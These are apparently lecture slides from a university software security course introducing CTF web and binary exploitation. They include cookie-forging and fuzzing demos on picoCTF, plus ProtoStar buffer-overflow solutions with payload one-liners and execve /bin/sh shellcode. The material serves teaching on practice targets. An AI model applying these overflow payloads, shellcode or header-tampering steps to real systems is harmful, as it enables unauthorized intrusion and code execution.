A Very Short Introduction to CTF - Part II

CE/CZ4067 Software Security

Wu Xiuheng March 14, 2022 Web

HTTP is the foundation of data communication for the Web. It is how web clients (e.g. your browser) communicate with web servers and transfer data (e.g. images, web pages).

HTTP request

```
GET /es/ HTTP/2 ← request line: METHOD PATH HTTP_VER

Host: developer.mozilla.org ← request header (multi-lines)

Accept-Language: es-ES

User-Agent: Mozilla/5.0 (...) Gecko/20100101 Firefox/98.0 ← empty line

... ← optional body
```

HTTP response

See MDN HTTP Guides for detailed documentation and concerned topics.

cURL is a widely-available command-line tool for transferring data with URLs.

```
curl -v -H "Accept-Language: es-ES" "https://twitter.com" > tmp.html
```

```
GET / HTTP/2
Host: twitter.com
user-agent: curl/7.77.0
accept: */*
accept-language: es-ES
```

```
HTTP/2 200
cache-control: no-cache, no-store, must-revalidate, pre-check=0, post-check=0
content-length: 311547
content-type: text/html; charset=utf-8
status: 200 OK
```

This page contains a comic introducing the most common usage of cURL. (In that comic, the -I option is actually HEAD request. Use -D to dump headers for all kinds of requests)

An modern alternative to cURL is HTTPie.

Demo: Modify Headers

The challenge comes from picoCTF.

Notice the response when you login with empty username and password.

```
curl -v -F "user=" -F "password=" \
"https://jupiter.challenges.picoctf.org/problem/15796/login"

HTTP/1.1 200 OK
Set-Cookie: admin=False; Path=/
```

What if we modify request headers to set admin as True?

```
curl -v -F "user=" -F "password=" -H "Cookie: admin=True" \
"https://jupiter.challenges.picoctf.org/problem/15796/login"
```

```
You should be redirected automatically to target URL:
<a href="/flag">/flag</a>.
If not click the link.
```

```
curl -H "Cookie: admin=True" \
"https://jupiter.challenges.picoctf.org/problem/15796/flag"
```

Demo: Client Side Validation

This challenge from picoCTF requires analysis on frontend javascript.

- Try the input form, find no network request
- Inspect source, find client side checking code
- Beautify is code
- Web console can help recover the cryptic parts
- Recover the flag from checking logic (nested if conditions)

```
<script type="text/javascript">
var _0x5a46=['0a029}', ...] ...
else{alert(_0x4b5b('0x9'));}}
</script>
```

```
js-beautify chall.js > chall.tidy.js
```

```
_0x4b5b("0x0")
> "getElementById"
```

Tool: Web Fuzzer

Web fuzzers can automatically find hidden URLs by using dictionaries and making requests, similar to password crackers. (Tools: wfuzz, gobuster)

wfuzz --hc 404 -w common.txt https://some-domain.tld/FUZZ

ID	Response	Lines	Word	Chars	Payload
000000018:	301	6 L	14 W	224 Ch	"2004"
000000838:	302	9 L	18 W	211 Ch	"tools"

FUZZ keyword indicates the position of payload. Besides being path, it can also be used as keys or values in the query part:

```
wfuzz 'https://somewebsite.com/somepath?FUZZ=test'
wfuzz 'https://somewebsite.com/somepath?someparam=FUZZ'
```

Wfuzz documentation, SecLists (lists of usernames, passwords, URLs, etc.)

Binary Exploitation

Tool: Netcat

Netcat (wikipedia), called a "swiss army knife" tool, is used to reading and writing data through the transport layer protocols (TCP, UDP).

Following two lines of command have similar effects (actual headers differ).

```
printf "GET / HTTP/1.1\r\nHost: info.cern.ch\r\n\r\n" | nc info.cern.ch 80
curl -D- info.cern.ch
```

You will need to use netcat for lots of pwn challenges.

- * Common implementations of netcat include by **netcat-openbsd**, **netcat-traditional**. And there is also a similar tool called **ncat** provided by the famous network scanning tool suite Nmap. Usages and functionalities of those implementations may differ.
- * Alternatively you can interact with servers more programmatically with, for example, the ocket library of Python

Tool: GDB and Frontends

A basic tutorial can be found at here.

```
# get inputs in a gdb session
# <() is bash process substitution
(gdb) run < <(python -c "print(b'\xef\xbe\xad\xde')")</pre>
```

Check GDB documentation when in need of more features.

GEF is a GDB frontend, providing lots of additional features for reverse engineering and exploitation development.

By default, GEF will show registers, stack and assembly code at every stop (step or breakpoint) in colors.

GEF can be configured at runtime or through editing configure files.

```
# list all configuration
> gef config
# display 15 lines of stack entries
> gef config context.nb_lines_stack 15
> gef save
# Configuration saved to '~/.gef.rc'
```

ProtoStar - Stack 0

ProtoStar is a series of tutorials for binary exploitation. (Source)

Some exercises are introduced here, try others yourselves.

Stack0 is a simple buffer overflow challenge, where gets() read user input to the stack.

Goal: override the value of modified to anything other than 0.

You can *try* some input longer than 64 bytes until successfully overwriting modified, or find out how many bytes are needed (see next page).

```
// stack0.c
int main(int argc, char **argv) {
  volatile int modified;
  char buffer[64];

modified = 0;
  gets(buffer);

if(modified != 0) {
    printf("Success.\n");
  } else {
    printf("Try again?\n");
  }
}
```

ProtoStar - Stack 0 (cont.)

116f:

```
objdump -d -M intel ./s0 | grep '<main>:' -A 12
00000000000001145 <main>:
   1145:
               55
                                      push
                                            rbp
   1146:
               48 89 e5
                                            rbp.rsp
                                      mov
   1149:
               48 83 ec 60
                                      sub
                                           rsp,0x60; setup stack frame
   114d:
               89 7d ac
                                      mov
                                            DWORD PTR [rbp-0x54],edi ; argc
   1150:
               48 89 75 a0
                                            OWORD PTR [rbp-0x60].rsi : argv
                                      mov
   1154:
               c7 45 fc 00 00 00 00
                                      mov
                                            DWORD PTR [rbp-0x4],0x0; modified
   115b:
               48 8d 45 b0
                                          rax,[rbp-0x50]; buffer
                                      lea
   115f:
               48 89 c7
                                      mov
                                            rdi,rax
   1162:
               b8 00 00 00 00
                                      mov
                                            eax.0x0
   1167:
               e8 d4 fe ff ff
                                      call 1040 <gets@plt>
   116c:
               8b 45 fc
                                      mov
                                             eax, DWORD PTR [rbp-0x4]
```

buffer[64] spans (\$rbp-0x50 to \$rbp-0x4) and modified is stored at \$rbp-0x4, therefore, at least 77 bytes are needed to overwrite modified.

Thus the solution is (more bytes also work):

85 c0

```
python3 -c "print(77*'A')" | ./s0
```

test

eax, eax

ProtoStar - Stack 4


```
void win() {
  printf("code flow changed\n");
                                              Goal: overwrite the return address to
int main(int argc, char **argv) {
                                              point to win().
  char buffer[64];
  gets(buffer);
  objdump -d -M intel s4 | grep '<main>:' -A 20
  00000000000040054a <main>:
    40054a: 55
                                push
                                      rbp
    40054b: 48 89 e5
                                      rbp,rsp
                                mov
    40054e: 48 83 ec 50
                                sub
                                      rsp,0x50a ; setup stack frame
    400552: 89 7d bc
                                      DWORD PTR [rbp-0x44],edi
                                mov
    400555: 48 89 75 b0
                                      QWORD PTR [rbp-0x50],rsi
                                mov
    400559: 48 8d 45 c0
                                1ea
                                      rax.[rbp-0x40] : char buffer[] here
    40055d: 48 89 c7
                                      rdi.rax
                                mov
    400560: b8 00 00 00 00
                                mov
                                      eax.0x0
    400565: e8 d6 fe ff ff
                                call
                                      400440 <gets@plt>
    40056a:
             h8 00 00 00 00
                                mov
                                       eax.0x0
    40056f:
                                leave
             c9
    400570: c3
                                ret
```

ProtoStar - Stack 4

Use disassembler to look up the address of win().

$\Rightarrow 0x400537$

We need 0x40 bytes to reach \$rbp and 8 more bytes for the old \$rbp on stack, then it is the return address.



Thus the solution is:

```
python3 -c "print(72*'A'+'\x37\x05\x40\x00\x00\x00\x00\x00')" | ./s4
```

Shellcode - Before Stack 5

Shellcode is a small piece of code exploiting vulnerabilities, usually for spawning a shell.

A simple introduction here.

Shellcode DBs: Exploit-DB, Shell-Storm

To use shellcode with buffer overflow, we usually need to send 3 types of data into the buffer:

- shellcode itself
- some address overwriting the original return address
- padding

ProtoStar - Stack 5 (shellcode)

```
int main(int argc. char **argv) {
  char buffer[64]:
  printf("Addr of buffer: %p\n", buffer);
  gets(buffer);
Calculate the padding needed:
```

```
64 	ext{ (buffer size)} + 8 	ext{ (for $rbp)} = len(shellcode) +
len(padding)
```

Since we know the address of *buffer before giving input to gets(), we can

- 1. put shellcode at the address of buffer
- 2. overwrite the return address to point to the buffer



This works, because **NX bit** is not set. (checksec --file=s5)

In ctf games, once you can start the shell, you may easily find the flag.

Tool: Pwntools

Pwntools is a Python tool for CTF and exploit development.

E.g., in the Stack 5 challenge, pwntools can make exploit writing easier.

You can pause the script (let it wait for user input) before sendline() and gdb attach the process, so that you can examine more details.

Tool: Pwntools (cont'd)

Pwntools also provides command line utilities. We can recover the shellcode used on the last page. (there is a minor bug: if you run this command you may find the opcodes and assembly do not match, I manually correct the results here.)

pwn disasm -c amd64 4831f65648bf2f62696e2f2f736857545fb03b990f05

```
48 31 f6
                                         rsi, rsi ; rsi=0; i.e. argv=NULL
                                 xor
56
                                 push
                                         rsi
48 hf 2f 62 69 6e 2f 2f 73 68
                                 movabs rdi.
                                             0x68732f2f6e69622f : /bin//sh in reverse
57
                                 push
                                         rdi
54
                                 push
                                         rsp
5f
                                         rdi
                                 pop
h0 3h
                                         al.
                                             0x3b
                                  mov
99
                                                    ; rdx=0, i.e. envp=NULL
                                 cda
0f 05
                                 syscall
```

%al is set to 59, this syscall is execve() (#define __NR_execve 59).

```
int execve(const char *pathname, char *const argv[], char *const envp[]);
```

exploit-db/47008.